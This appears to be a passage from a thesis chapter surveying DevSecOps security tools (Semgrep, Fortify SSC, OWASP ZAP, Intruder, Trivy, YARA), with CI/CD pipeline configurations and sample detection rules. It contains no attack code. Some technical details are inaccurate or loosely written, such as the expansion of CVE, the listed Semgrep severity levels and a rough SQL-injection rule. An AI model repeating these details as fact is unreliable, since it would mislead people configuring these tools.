Semgrep (Semantic Grep) is an open-source, static analysis tool with diverse security features, such as bug findings, code scanning, and enforcement of secure coding guardrails and standards. Semgrep supports multiple languages and can be easily integrated into IDEs through the use of plugins; it can be called before in the pre-commit check and can be part of CI/CD workflows. Unlike traditional SAST tools—which may depend upon systems of *abstract syntax trees* (ASTs) or intermediate representations (IRs) which can be time-consuming and/or complex—Semgrep employs a simpler approach by making use of a pattern-matching engine applied directly to the concrete syntax trees (CSTs). With this methodology, context scanning is fast, less prone to false positives, and moreover requires no code compiling or delicate setups[20].

Rule Syntax and Pattern Matching Semgrep's core strength lies in its **declarative rule syntax** (`YAML`-based), which allows users to define custom patterns for detecting vulnerabilities. As written on the official github documentation, the core principle of Semgrep behavior can be summarized as "While running `grep 2` would only match the exact string `2`, Semgrep would match `x = 1; y = x + 1`", highlighting the "context-aware scan" feature[21]. Each defined rule is composed of the following sections:

- **Patterns**: potentially vulnerable code snippets to match (e.g., `$X == $X` for redundant equality checks).
- **Metavariables**: placeholders like `$X` to capture variables, functions, or expressions.
- **Message**: written and human-readable explanations of findings.
- **Severity**: possible values are critical, warning, or informational.

Semgrep's parsing architecture is based on the use of *Tree-sitter* parsers, a framework that enables the tool's multi-language capabilities while maintaining computational efficiency[20]. The *Tree-sitter* method performs syntactic analysis by using a defined two-step transformation process:

- **Lexical tokenization**: segmentation of raw source code into basic parts (tokens).
- **Context-free parsing**: building of concrete syntax trees using Tree-sitter's generalized parsing algorithm.

Finally, a notable Semgrep feature is the **equivalence checking**, in which it normalizes code (whitespaces, aliases, and such) in order to reduce noise and false negatives[20]. Furthermore, it provides taint analysis and data-flow analysis:

- **Taint Analysis**: Track tainted data flows from sources (e.g., `request.getParameter()`) to sinks (e.g., `executeQuery()`).
- **Data-Flow Analysis**: Analyzes data propagation across multiple functions.

Pre-Built and Custom Rules In Semgrep, security rules are simple to declare, and they can be tailored according to the software's nature and needs[20]. For example, it is possible to define a rule to detect SQL injections in the following manner:

```
rules:
  - id: sql-injection
    pattern: |
      $QUERY = "SELECT ... FROM ... WHERE $COLUMN = '$VALUE'"
      cursor.execute($QUERY)
    message: "Potential SQL injection. Use parameterized queries."
    severity: CRITICAL
    languages: [python]
```

[20] Another example of a taint rule for XSS:

```
rules:
  - id: xss-taint
    mode: taint
    pattern-sources:
      - pattern: flask.request.args.get(...)
    pattern-sinks:
      - pattern: flask.render_template_string(...)
    message: "XSS risk: Untrusted input reaches template rendering."
```

[20] Additionally, Semgrep has a vast database of 2,000+ community-written rules for detecting the most common security vulnerabilities, including the ones of the OWASP Top 10, CWE Top 25, and framework-specific vulnerabilities (e.g., React, Spring)[20].

Command-Line Interface (CLI) The `semgrep` CLI is the backbone of pipeline integration. Key flags:

- `-config`: Specify rules (auto, registry IDs, or file paths).
- `-json`, `-sarif`: Machine-readable outputs for CI systems.
- `-error`: Exit with code 1 if findings meet severity thresholds.

An example of a SAST scan with the CLI:

```
semgrep --config auto --error --severity CRITICAL,WARNING
```

CI/CD Integration Semgrep can be easily integrated into the most common CI/CD pipeline tools, like GitHub Actions and Jenkins. A **GitHub Actions** workflow is defines as it follows:

```
semgrep:
  runs-on: ubuntu-latest
  container:
    image: returntocorp/semgrep
  steps:
    - uses: actions/checkout@v4

    - name: Run Semgrep SAST
      run: |
        semgrep scan \
            --config=p/owasp-top-ten \
            --config=p/javascript \
```

```
            --output=semgrep.sarif \
            --sarif

    - name: Upload SARIF to GitHub
      uses: github/codeql-action/upload-sarif@v3
      with:
        sarif_file: semgrep.sarif
```

[20]

- **SARIF Integration**: Upload results to GitHub security section.
- **Blocking Workflows**: Use `-error` to fail builds on critical findings.

While the **Jenkins** flow can be defined as following:

```
pipeline {
  agent any
  stages {
    stage('Semgrep SAST') {
      steps {
        sh 'docker run -v "${WORKSPACE}:/src" returntocorp/semgrep --config auto'
      }
    }
  }
}
```

[20]

2.2.2 Fortify SSC

Fortify Software Security Center (SSC) is an enterprise-grade platform with a centralized platform to manage security risks. Its SAST capabilities are reached through the Static Code Analyzer (SCA), which is able to perform whole-program analysis on uncompiled source code, bytecode, or even executables. The SCA analyzer does so by generating an Intermediate Representation (IR) of the application's operational logic, enabling vulnerability detection through abstract interpretation of data and control paths. This IR will then be used for all the successive security analyses; security-relevant portions of codes are analyzed through symbolic execution and pattern-matching techniques against known vulnerability signatures, which are defined in the Fortify Rulepacks. The SCA engine uses language-specific parsers and abstract syntax trees (ASTs) that are able to go beyond lexical analysis to resolve complex language constructs. For example, in Java, when source code lacks type information, full resolution of inheritance hierarchies and generics is resolved through bytecode inspection. In C/C++, the preprocessor is fully evaluated, and compiler-specific behaviors are taken into account for through architecture-dependent type sizes and potential memory alignment issues[22]. Fortify has many other notable features, and the most important ones are described in the next paragraphs.

Interprocedural Data Flow Analysis Fortify's SCA engine is able to perform data flow analysis through context-sensitive analysis of tainted data across multiple methods. After the creation of the graph representation of all possible execution paths, taint sources and sinks are mapped using extensible XML rule definitions. The strength of the engine is that this representation is able to track exception handling flows and asynchronous callbacks. The analyzer tracks data flows from a source to a sink, marking taint propagation through control dependencies rather than direct assignment, such as when a conditional branch exposes sensitive data via timing side channels[22]. For example, in this snippet of code, the variable `secret_password` is not assigned directly but can leak information via timing differences:

```
if (secret_password == input):
  sleep(1)  # Timing side channel
```

[22]

Path-Sensitive Vulnerability Detection Fortify SCA is able to perform path-sensitive analysis in order to eliminate false positives that derive from infeasible execution paths through a combination of symbolic execution and lightweight theorem proving. For example, when detecting a possible SQL injection vulnerability, the engine verifies whether sanitization routines are invoked under every and each execution flow reaching the sink. The system then models string manipulation operations using alternative representations[1], recognizing when input transformations (e.g., via regex replacement) render malicious injection payloads harmless. This approach is particularly effective in object-oriented programming, where polymorphic functions are invoked in a way that may route tainted data through different and not-so-clear inheritance hierarchies[22].

Integration with Build Systems and CI/CD Pipelines The integration with build systems and CI/CD pipelines is simple thanks to the Fortify SSC command-line interface (CLI), which can be used along with other build automation tools like Maven or Gradle. The analysis performed is incremental through the comparison of the AST fingerprints against the previous scans, reducing considerably computational time. In CI environments, the SCA engine can be configured as a security gate that fails builds when new vulnerabilities are introduced, with custom threshold policies defined through REST API or user interface. Once the analysis is terminated, the results are packaged into a proprietary file format, namely the Fortify Project Results (FPR), which contains vulnerability evidence in XML format, and offsets are mapped to source code lines via debug symbol tables[22].

CI/CD Integration Architecture Fortify SSC is able to integrate with CI/CD systems by means of plugin-based interfaces and by the use of the command line interface. The sourceanalyzer binary is the core command, which performs the static code analysis. An example of integration with GitHub Actions is the following:

```
name: Fortify SAST Pipeline
on: [push]

jobs:
  fortify-sast:
    runs-on: ubuntu-latest # or self-hosted
    steps:
      - uses: actions/checkout@v4
      - name: Set up Java
        uses: actions/setup-java@v3
        with:
          java-version: '17'
      - name: Download Fortify SCA
        run: |
          wget https://fortify.localhost.com/sca/latest.zip -O sca.zip
          unzip sca.zip -d $FORTIFY_HOME
      - name: Build with instrumentation
        run: |
          $FORTIFY_HOME/bin/sourceanalyzer -b $GITHUB_RUN_ID \
            mvn clean install -DskipTests
      - name: Perform SAST scan
```

[1]It is a computational model for parsing patterns

```
        run: |
          $FORTIFY_HOME/bin/sourceanalyzer -b $GITHUB_RUN_ID -scan \
            -f results.fpr
      - name: Upload results to SSC
        run: |
          $FORTIFY_HOME/bin/fortifyclient uploadFPR \
            -file results.fpr \
            -url https://ssc.localhost.com \
            -authtoken ${{ secrets.SSC_TOKEN }} \
            -project testPipeline \
            -version $GITHUB_SHA
```

[22] It's worth specifying that the `-b` flag binds the build ID to the current session: this is crucial to enable incremental scans. An example of integration into Jenkins is the following:

```
pipeline {
  agent any
  environment {
    FORTIFY_HOME = '/opt/fortify/sca'
    SSC_URL = 'https://ssc.localhost.com'
    PROJECT_NAME = 'Jenkins_Project'
  }
  stages {
    stage('SCA Translation') {
      steps {
        bat """
          "%FORTIFY_HOME%\\bin\\sourceanalyzer" -b %BUILD_ID% ^
          mvn clean compile -DskipTests
          """
      }
    }
    stage('SCA Scan') {
      steps {
        bat """
            "%FORTIFY_HOME%\\bin\\sourceanalyzer" -b %BUILD_ID% ^
              -scan -f results.fpr
        """
      }
    }
    stage('SSC Upload') {
      steps {
        fortifyUpload failBuild: true,
        fortifyCredentialsId: 'ssc-token',
        fprFile: 'results.fpr',
        projectName: env.PROJECT_NAME,
        projectVersion: env.BUILD_NUMBER
      }
    }
  }
  post {
    always {
      deleteDir() // Clean workspace
    }
  }
}
```

[22]

2.2.3 A comparison between Semgrep and Fortify SSC

In the SAST domain, Semgrep and Fortify SSC represent two extremes. Semgrep is fast, modular, highly customizable, and perfect for modern pipelines. It uses a simple syntax and allows rapid local testing. Fortify SSC, on the other hand, aims for complete, formal coverage with advanced techniques (symbolic execution, SSA) but at the cost of increased complexity and execution time.

Feature	**Semgrep**	**Fortify SSC**
Feature	Semgrep	Fortify SSC
Scan duration	Very Fast	Slow (even more on large codebases)
Precision	Medium (low noise)	High (with path sensitivity)
Taint analysis	Basic	Extended
Personalization	High (YAML rules)	Limited (based on Rulepacks)
IDE integration	Possible	Missing
CI/CD	Fast integration (GitHub, Jenkins)	Possible, but complex
Reporting	SARIF, JSON	Proprietary (FPR)

Table 2.2. Comparison between Semgrep and Fortify SSC

In summary, Semgrep is ideal for an iterative and continuous approach, while Fortify is better suited for in-depth and regulated reviews, such as in banking or mission-critical environments.

2.3 Introduction to DAST tools

Dynamic Application Security Testing (DAST) has as a main purpose the identification of vulnerabilities in dynamic contexts, mainly in web applications and web services, by using a black-box system. Automatic DAST tools are able to scan applications during their running state through exposed endpoints—e.g., HTTPS ports or APIs—in order to analyze the real exploitability by executing known malicious attack vectors. This behavior mimics real-world attacks and exploits and uncovers vulnerabilities that static tools are not able to detect. In the modern state of the DevSecOps pipeline, DAST scans are an integral component and can be integrated across development, staging, and production environments and are able to act as a security gate to prevent dangerous builds from going through[23].

The two main objectives reached by a DAST scan are to provide evidence and proof of the existence of exploitable vulnerabilities during runtime and to prove the effectiveness of defensive techniques, like input sanitization, authentication protocols, and access control. DAST tools, during the scan, provide insights into vulnerabilities found,—e.g SQL injection (SQLi), misconfigured Cross-Origin Resource Sharing policies (CORS), cross-site scripting (XSS), and server-side request forgery (SSRF). The scan is performed without knowledge about the website source code or architecture, meaning that it has the same knowledge as an external attacker. The output of an automatic DAST scan is the list of endpoints scanned, eventual vulnerabilities found, a possible working exploit, and detailed remediation guidelines for mitigating it*ib.*.

DAST tools are able to perform automatically crawling, payload injection, session management, and HTTP response analysis. In the first phase, the crawling module discovers the attack surface by recursively navigating the application endpoints, then malicious payload injections are deployed in search of vulnerabilities. These payloads comprehend JavaScript payloads, SQL fragments, or even OS command strings for path traversal. The session handling capabilities maintain stateful interactions, making it possible to test authentic workflows and role-based access controls (RBAC). HTTP/HTTPS responses are then parsed and analyzed for suspicious behavior, such as too explicit database error messages or unexpected redirects*ib.*.

Runtime Behavior Assessment DAST tools are the primary tool to choose for finding vulnerabilities that are only detectable during execution, such as race conditions, memory leaks, or

insecure session handling. For example, a web application might perform a sanitization operation correctly for user inputs only during initialization but fail to revalidate them during an asynchronous call, leading to stored XSS vulnerabilities. Runtime behaviors like response times, error codes, and network traffic are monitored, and anomalies are identified. For identifying multi-step exploits, such as CSRF attacks, DAST tools employ stateful testing so that they can test operations that require authenticated sessions and sequential transactions. Furthermore, DAST tools can test for the strength of runtime security services like web application firewalls (WAFs) or intrusion prevention systems (IPS) by analyzing whether attack payloads are successfully blocked or logged[24].

Automated Exploit Testing DAST tools, during their automated scans, are able to probe a multitude of attack vectors with almost no human intervention. One of the most effective techniques is employed by fuzzing algorithms, which can generate permutations of malicious inputs, URL parameters, malicious headers, cookies, and API payloads. In each injection attempt, the tool analyzes the application's behavior: a delayed response might mean a potential SQLi vulnerability, while rendered JavaScript payloads attest to the existence of an XSS vulnerability[24].

2.3.1 OWASP ZAP

OWASP Zed Attack Proxy (ZAP) is a free and open-source security testing tool that operates as a man-in-the-middle (MITM) proxy with a modular architecture, and it is designed for thorough inspection and manipulation of HTTP/HTTPS traffic. Its DAST capabilities can be described with three foundational components: the **spider**, the **scanner**, and the **scripting engine**[25].

The spider, called in the first phase, recursively parses DOM structures and JavaScript execution contexts using a headless browser (Chromium via Selenium), enabling accurate representation of single-page applications. The spider builds dynamically the tree of URLs through both breadth-first and depth-first traversal algorithms, abiding by the `robots.txt` directives—unless explicitly overridden[25].

ZAP's scanner employs simultaneously both a rule-based and a machine-learning approach for vulnerability detection. Asynchronous passive scanning is performed by computing a signature on proxied traffic and matching it against the *Common Vulnerability Enumeration (CVE)* database and additionally performing heuristic pattern recognition for issues like insecure cookies. Active scanning instead utilizes a fuzzing model to inject encoded payloads via random permutations of HTML, JavaScript, and SQL escape sequences while analyzing server responses for suspicious behavior. In order to avoid denial-of-service conditions, the scanner's concurrency controls manage thread allocation based on target response times[25].

ZAP exposes multiple APIs reachable through REST calls, which makes it possible to have full control over ZAP's capabilities and operations. Manual scans can be performed this way, and improved control over the single operations is obtained. When authenticated workflows are needed, they are handled with scriptable *Contexts* with multiple authentication methods, such as OAuth2 token negotiation, CSRF token extraction via DOM scraping, and multi-factor authentication simulation (MFA) through headless browser automation[25].

Integration into GitHub Actions The GitHub Actions workflow integration leverages ZAP's self-hosted environment to execute headless scans. Below is a YAML file that triggers on pushes to the `main` branch and performs an automated DAST scan on `TARGET_URL`:

```
name: OWASP ZAP DAST Scan

on:
 push:
  branches: ["main"]

jobs:
```

```
zap_scan:
 name: OWASP ZAP DAST Scan
 runs-on: self-hosted

 steps:
  - name: Checkout repository
   uses: actions/checkout@v4

  - name: Set up Java 17
   uses: actions/setup-java@v3

  - name: Download and run OWASP ZAP
   run: |
    ZAP_URL="[...]/v16/ZAP_v16_Linux.tar.gz"
    wget -q -O zap.tar.gz "$ZAP_URL"
    tar -xzf zap.tar.gz

  - name: Run OWASP ZAP Baseline Scan
   run: |
    $ZAP_HOME/zap.sh \
     -cmd -quickurl "${{ secrets.TARGET_URL }}" \
     -quickprogress \
     -quickout /home/my_user/zap_report.json

  - name: Upload ZAP Report as Artifact
   uses: actions/upload-artifact@v4
   with:
    name: zap-report
    path: /home/my_user/zap_report.json
```

Integration into Jenkins Pipeline This example of Jenkins integration utilizes the ZAP CLI plugin with the pipeline DSL for state management:

```
pipeline {
 agent { docker 'owasp/zap2docker-stable' }
 stages {
  stage('DAST Scan') {
   steps {
    sh '''
     zap-cli --zap-url http://localhost:8080 \
      spider -c Jenkins_Context https://target-app.com
     zap-cli --zap-url http://localhost:8080 \
      active-scan -c Jenkins_Context \
      -p xss,sqli -l Medium
     zap-cli --zap-url http://localhost:8080 \
      report -o report.html -f html
    '''
   }
  }
  stage('Archive Results') {
   steps {
    archiveArtifacts 'report.html'
   }
  }
 }
}
```

The pipeline initializes a ZAP daemon (`-zap-url`) to preserve session state across each step. Authentication credentials are stored in Jenkins' credential manager. Finally, the `-p` flag filters scan rules for the specified CWE categories (XSS, SQLi).

2.3.2 Intruder

Intruder is an enterprise-grade proprietary tool that is powered by industry-leading scanners, such as Tenable, Nuclei, OpenVAS, and ZAP. Depending on the license, Intruder checks your systems for 75+ web-layer security vulnerabilities (such as SQL injection and cross-site scripting), 140,000+ infrastructure weaknesses (such as remote code execution flaws), and other security misconfigurations (such as weak encryption configurations and systems that are unnecessarily exposed). While legacy DAST solutions were designed for monolithic architectures, Intruder targets modern application architectures, acknowledging that essentially they are living entities—by means of redeployment, scaled vertically and horizontally, and running in an inherently ephemeral cloud environment. Its mission, as it can be read from their website, is to provide high-performance scans without any overwhelming effect on existing infrastructure and to provide extreme simplicity of deployment. The core features of Intruder are described in the following sections[26].

Adaptive Scanning Engine The scanning engine employed by Intruder has an adaptive attack surface, adjusted during crawling by the real-time behavior of the application. As it is a dynamic crawler, it is able to use bidirectional communication with target endpoints to catch state changes coming from payload injection. The engine, then, leverages HTTP/2 multiplexing to parallelize requests, maintaining session integrity through cookie management and JWT token auto-detection. This makes it possible to precisely forge parameterized attack vectors for single-page applications (SPAs) and RESTful APIs, despite possible client-side rendering or GraphQL introspection[26].

Context-Aware Payload Generation Payload generation is handled by the system by combining deterministic fuzzing with machine learning-driven pattern recognition. It is able to scan response headers, returned HTTP status codes, and content-type declarations and forge context-appropriate attack vectors. For example, when encountering a `Content-Type: application/-json` header, Intruder automatically tries the JSON injection payload over traditional SQLi strings. The system tries side-channel timing attacks by comparing response times of harmless and malicious requests, enabling it to bypass simple Web Application Firewalls (WAFs) through incremental payload mutation[26].

Cloud-Native Orchestration Intruder employs a distributed architecture, implemented through Kubernetes ephemeral containers, which will perform the scans. Each specific vulnerability class is handled with a different deployed microservice, e.g SQLi microservice or an SSRF microservice. The strength of this architecture lies in its potential to be scaled horizontally during enterprise-sized scans while maintaining at the same time strict network segmentation between scanner nodes. The orchestrator is set up so that it dynamically allocates resources based on the need, based on data obtained during the reconnaissance phase, like the complexity or the number of endpoints to scan. This is crucial to optimize scan duration and fast threat detection[26].

API Security Testing A notable feature of Intruder is its ability to detect discrepancies across declared and actual API behavior. The application engine is configured to test automatically for suspicious content type handling in `PATCH` requests, or missing CORS headers on `OPTIONS` endpoints, and inconsistent JWT validation across microservices. Furthermore, the scanner is able to perform statistical time-series analysis by measuring response timing variations in order to detect rate-limiting bypass opportunities[26].

GitHub Actions Implementation A possible integration of Intruder into a GitHub Actions workflow is the following:

```
name: Intruder DAST Scan
on: [push]

jobs:
  intruder-scan:
    runs-on: ubuntu-latest
    steps:
    - name: Checkout code
      uses: actions/checkout@v3

    - name: Setup Node.js
      uses: actions/setup-node@v3
      with:
        node-version: 18.x

    - name: Install Intruder CLI
      run: npm install -g @intruder/cli

    - name: Authenticate
      env:
        INTRUDER_API_KEY: ${{ secrets.INTRUDER_API_KEY }}
      run: intruder auth:login --api-key $INTRUDER_API_KEY

    - name: Trigger Scan
      run: |
        intruder scan:create \
        --target https://${STAGING_ENV}/api/v2 \
        --profile critical-endpoints \
        --wait

    - name: Parse Results
      run: intruder results:export --format junit > results.xml

    - name: Upload Artifacts
      uses: actions/upload-artifact@v3
      with:
        name: intruder-results
        path: results.xml
```

Jenkins Pipeline Implementation Here is a possible integration of Intruder into a Jenkins workflow:

```
pipeline {
  agent any
  environment {
      INTRUDER_API_KEY = credentials('intruder-api-key')
  }
  stages {
    stage('DAST Scan') {
      steps {
        withEnv(["PATH+INTRUDER=/opt/intruder/bin"]) {
          sh '''
          intruder scan:create \
          --target http://${STAGING_IP}:8080 \
```

```
          --config jenkins-prod.cfg \
          --fail-on critical
          '''
        }
      }
      post {
        always {
          archiveArtifacts artifacts: 'intruder_scan_*.json',
          allowEmptyArchive: true
          junit 'intruder-report.xml'
        }
      }
    }
  }
}
```

2.3.3 A comparison between OWASP ZAP and Intruder

OWASP ZAP and Intruder operate in the same category, but with different goals. ZAP, open source and flexible, is particularly suited for DevSecOps in technical environments and controlled testing. Intruder, in contrast, is a cloud-native and commercial platform that aims for broad coverage, ease of use, and scalable orchestration.

Feature	**OWASP ZAP**	**Intruder**
Architettura	Proxy MITM	Cloud-native
Complexity	Medium	High
Customization	High (scripting engine)	Limited
Scope	Web app, API	Web app, API
API testing	Manual	Automated (REST, JWT)
Pipeline performance	Slower	Optimized for CI/CD
Licensing	FOSS	Commercial

Table 2.3. Comparison between OWASP Zap and Intruder

ZAP excels in deep pen-testing and control contexts, while Intruder is designed for enterprise pipelines that require continuous scanning and minimal operational friction.

2.4 Introduction to Infrastructure as Code (IaC)

Infrastructure as Code (IaC) refers to all the methodologies relating to provisioning computing infrastructure through machine-readable files, rather than through physical hardware configuration or interactive configuration tools. This kind of technique allows for the automation of infrastructure deployment, granting consistency while simultaneously reducing the likelihood of human error. Despite the advantages, IaC scripts—as with any code—can contain vulnerabilities or misconfigurations that, in the right context, may lead to their exploitation[27].

In a DevSecOps environment, an automatic IaC scan represents a natural step in modern software development, following the lead of the widespread SCA, SAST, and DAST tools. This approach abides by the “shift-left" principles, producing infrastructure configurations that are not only efficient and reproducible but also more secure and compliant from the outset and for their entire software development lifecycle*ib.*.

The principle behind IaC scanning tools is to perform static code analysis on infrastructure definitions by identifying potential security flaws, misconfigurations, and deviations from best practices before deployment. In the same fashion as the SAST tools, IaC tools parse the code,

checking for common patterns and issues that are known to be vulnerable, such as overly permissive access controls, exposure of sensitive data, or lack of limits on resource usage*ib.*.

Incorporating security scanning of IaC code through automated scan tools should be one of the top priorities of organizations that plan or use IaC in their infrastructure, because the benefits are clear. It enables early detection and eventual remediation of security issues, promotes consistency across infrastructure deployments, and—with Policy-as-a-Code (PAC) rules—facilitates compliance with industry standards. As we demonstrated before, by automating security checks, it is possible to greatly narrow the scope of the vulnerabilities that are required for manual reviews, thereby accelerating the development process without compromising security*ib.*.

From a practical point of view, implementing IaC scanning consists of integrating specialized tools into the usual pipeline workflow in order to analyze the project's IaC configuration and, at the same time, establishing policies that define security-compliant configurations and code practices. The scanning tools then evaluate the infrastructure code against these security policies, producing information-rich reports that highlight any security violations and potential issues. Reports contain the findings of the tools, their severity, and their priority and are used by developers and operations teams in order to apply the necessary mitigations before the infrastructure is deployed*ib.*.

2.4.1 Trivy open source security scanner

Trivy is an enterprise-grade open-source vulnerability scanner developed by Aqua Security, focused on the analysis of infrastructure as code artifacts. It is designed with simplicity as its core—no need for setup after installation—and it is independent of external environments and avoids executing external OS commands or processes. Trivy, while supporting software composition analysis, specializes in Infrastructure as Code security scanning, and its relative integration in a DevSecOps pipeline. Trivy provides security practitioners with a unified tool that assimilates declarative configuration from multiple IaC frameworks into a unified abstraction, identifying insecure constructs, outdated module versions, and policy deviations continuously throughout the software lifecycle[28].

Dependency Graph Construction A typical Trivy IaC scan consists of a recursive traverse of a target directory, searching for artifacts with supported file types. For example, in a Kubernetes infrastructure, it specifically searches for `Dockerfiles` and `YAML` configuration files. It processes `YAML` manifests, Helm charts, and Kustomize configurations, and statically resolves resource dependencies and validates against Kubernetes schema versions. It is able to detect version mismatches and deprecated APIs. When analyzing `Dockerfiles`, Trivy parses build instructions layer-by-layer and evaluates the base image, build arguments—including those passed via the CLI interface—and runtime configurations in order to identify potential security issues. Trivy constructs a detailed model of the container images and Kubernetes resources, analyzing relationships between each and every piece of the infrastructure, including pods, services, and storage volumes, detecting and alerting about potential misconfigurations. This precise graph construction is necessary for accurately identifying common issues, such as overly permissive security contexts, outdated base images with known flaws, or insecure mount points at the earliest stage of the IaC lifecycle[28].

Vulnerability and Misconfiguration Detection Trivy, after building the dependency graph, evaluates each configuration resource against its built-in IaC policy registry, which comprises over 500 rules covering coding best practices, security compliance standards, and community-contributed checks. Trivy's findings are categorized by severity (from LOW through CRITICAL) and are codified with Rego[2] or native YAML definitions in order to precisely map between alleged misconfiguration types—such as missing encryption parameters—and their mitigation advice. For

[2]Rego is a language inspired by Datalog, which is a decades-old query language. Rego extends Datalog to support structured document models such as JSON

instance, Trivy will flag an AWS S3 bucket lacking server-side encryption with an "AVD-AWS-0031" code, suggesting a critical risk under the "data encryption" category. Security practitioners may write inline ignore comments (`# trivy:ignore:<RULE_ID>`) to suppress false positives while preserving traceability in source control. Findings are characterized, among other features, by file paths, resource identifiers, and policy descriptions, delivering actionable insights in both human-readable and machine-parsable formats[28].

Policy-as-Code and Customization Trivy adopts the policy-as-code model with its policy engine and allows organizations to write (and include in version control) tailored rules alongside IaC manifests. Security developers, in this step, are able to use the OPA's Rego language and define domain-specific constraints. For instance, it is possible to define a rule that enforces that all AWS S3 buckets include an "environment" tag or even a rule that ensures that Azure SQL databases require Transparent Data Encryption by writing it in a `.rego` file and placing it in a dedicated policy directory, which then will be used as a reference by Trivy at runtime[28]. A simple custom policy for Kubernetes might look like this:

```
package trivy.custom

deny[msg] {
  input.Kind == "Pod"
  not input.spec.securityContext.runAsNonRoot
  msg := "Pods must run as non-root users"
}
```

These custom-made policies integrate effortlessly into Trivy's analysis pipeline. By defining custom severity scores and additional metadata, it is possible to improve built-in analysis and security rating. Additionally, by having policy definitions in a version-controlled environment, security requirements can evolve concurrently with IaC code development, and audit processes are able to trace the provenance of every enforcement decision[28].

CI/CD Integration Examples For GitHub Actions, Trivy can be easily integrated in a pipeline `YAML` file. For example, in this snippet of code, Trivy is invoked as a step of a GitHub Action pipeline `YAML` file, automatically scanning IaC code on a microservice and uploading the results in SARIF format[28].

```
- name: Scan Docker image with Trivy
  uses: aquasecurity/trivy-action@master
  with:
    image-ref: microservice:${{ github.sha }}
    format: 'sarif'
    output: 'trivyResults.sarif'
    severity: 'HIGH,CRITICAL'
    ignore-unfixed: true

- name: Upload Trivy scan results
  uses: github/codeql-action/upload-sarif@v3
  with:
    sarif_file: 'trivyResults.sarif'
```

Reporting and Monitoring Trivy provides multiple options to provide feedback after a security scan. It supports the most common formats, such as SARIF for automated ingestion and CI/CD pipelines, JSON for centralized SIEM and ticketing systems, HTML for visual dashboards, and Markdown for inline code reviews, and it can be configured by CLI via the `-format` flag. For continuous monitoring, Trivy's GitHub Action and Jenkins pipeline integrations—as highlighted in the previous paragraph—are able to automatically upload scan results in a configurable format[28].

Example Configuration and Execution In order to demonstrate the ease of use of Trivy, we will define the following simple Kubernetes Deployment manifest and save it as a `deployment.yaml` file:

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: nginx-deployment
spec:
  replicas: 2
  template:
    spec:
      containers:
      - name: nginx
        image: nginx:latest
        securityContext:
          privileged: true
```

Then, by running the following command:

```
trivy conf --severity HIGH,CRITICAL deployment.yaml
```

It will yields output akin to:

```
2025-04-19T10:15:23.456Z    INFO    Detected config file: deployment.yaml
_
 |
 | [CRITICAL] K8sPrivilegedContainer (Deployment/nginx-deployment)
 |  -> Containers must not run in privileged mode
 |      |___ deployment.yaml:10:11
_|
```

This demonstrates that Trivy provides immediate feedback on its findings, thus preventing insecure resources from ever reaching the production environment, embodying Trivy's principle of "shift-left" security[28].

2.5 Threat intelligence tools for DevSecOps Pipelines

Threat intelligence solutions have, as their main purpose, the aggregation and normalization of vast streams of threat data (malicious IP addresses, known compromised domains, file hashes, and malware signatures) from a multitude of channels, such as open-source software, commercial feeds, and internal feeds, to enable security teams with useful intelligence on current threats. Raw indicators of compromise have the need to be enriched, as the context of application is ever-changing, and metadata—such as threat actor profiles, TTP mappings[3] mappings based on the MITRE ATT&CK framework, and detailed CVE data—enables a more informed prioritization and decision-making[29].

According to the AV Test Institute, "over 450,000 new malicious programs (malware) and potentially unwanted applications are registered every day"[30]: the need to leverage automated, API-driven ingestion mechanisms is evident, and real-time feeds need to be seamlessly integrated into DevSecOps pipelines and SIEM systems, as the quantity of data to process is growing rapidly,

[3]Tactics, Techniques, and Procedures

and it is accelerating each year that passes. It is essential to facilitate continuous vulnerability assessment and compliance checks at each stage of the software development lifecycle. Through automation, it is possible to improve analytics and correlation between findings and analyze enterprise telemetry to identify currently emerging threats, patterns, anomalies, and even potential zero-day exploits before deployment, strengthening the security posture. For this purpose, community-driven platforms have emerged—such as the Malware Information Sharing Platform (MISP), which utilizes the standardized TAXII[4]/STIX[5] protocol to foster collaborative exchange of IoCs, vastly improving the collective defensive and preventive measures and substantially reducing the mean time to detect threats*ib*.

This thesis analyzes and proves that integrating a stream of updated threat data directly into automated systems can provide valuable operational intelligence against actively exploited vulnerabilities and current threats by comparing the results of a DevSecOps pipeline with and without the tools described in the next three chapters. This is aided by Security Orchestration, Automation, and Response (SOAR) tools, which ingest logs and IoCs to improve incident triage, while machine learning models employed by the majority of tools are able to correlate IoCs with internal telemetry to uncover subtle attacks. By shifting from reactive patching to preemptive defense, it is possible to embed these processes into CI/CD pipelines, enabling security teams to pivot from reactive incident response to a proactive approach. The result is that systems are hardened against observed and proven adversary tactics, accelerating threat response and creating a feedback cycle that adapts to the evolving threat landscape.

2.5.1 YARA

YARA, which stands for “Yet Another Recursive Acronym", is an open-source, extremely powerful pattern-matching tool developed specifically for malware research and security incident response, which has become the *de facto* standard for malware detection rule creation and sharing. Initially developed by VirusTotal and often referred to as the “pattern-matching Swiss knife for malware researchers", YARA provides the identification and classification of malware samples based on textual or binary patterns, and its core functionality revolves around YARA rules—which are essentially descriptive patterns that identify specific malware families, suspicious code constructs, or IoCs within textual files, binary files, memory, and even traffic packet captures. YARA rules allow precise identification even on newly developed techniques and ever-changing malicious software, functioning as a form of digital DNA fingerprinting for malware[31].

YARA is a multi-platform program running on Windows, Linux, and Mac OS X, and it can be called through CLI commands. The integration in a DevSecOps pipeline is straightforward, and in this case, YARA serves as a critical security layer that is able to identify potential malware in codebases, dependencies, and artifacts before they reach production environments, in the same fashion as CVEs and CWEs. In general, pipeline integration typically involves setting up automated scanning stages, and specifically in this thesis, the pipeline implemented will use YARA to analyze the source code against a collection of rules (both custom and pre-generated) in order to create an alert that can be used to halt deployments when suspicious patterns are detected. This integration can be generalized to any pipeline, providing valuable insights for organizations that develop software that handles sensitive data, that are prone to supply chain attacks, have a history of internal attacks, or operate in highly regulated industries where malware prevention is a compliance requirement. YARA’s integration can be summarized by three main components: the YARA engine that performs pattern matching, rule repositories containing detection signatures, and integration scripts that orchestrate YARA’s capabilities inside CI/CD workflows[32].

The power of YARA comes from its flexibility and extensibility. Rules can be customized to an organization’s specific threat landscape, adapting to an automated pipeline environment and focusing on industry-specific malware. In this thesis, the main kinds of threats that will be introduced, analyzed and ultimately defeated by YARA are supply chain attacks and insider threats.

[4]Trusted Automated Exchange of Intelligence Information

[5]Structured Threat Information Expression

Such attacks can be detected thanks to the YARA rule syntax, which allows for complex condition expressions that combine multiple indicators and conditions, with the purpose of reducing the false positives while maintaining high detection rates. Additionally, the tool also supports external variables—initialized runtime—enabling dynamic rule adaptation based on the current context or on environment-specific parameters[32]. A typical rule structure includes:

- Metadata: provides information about the rule's purpose and creator
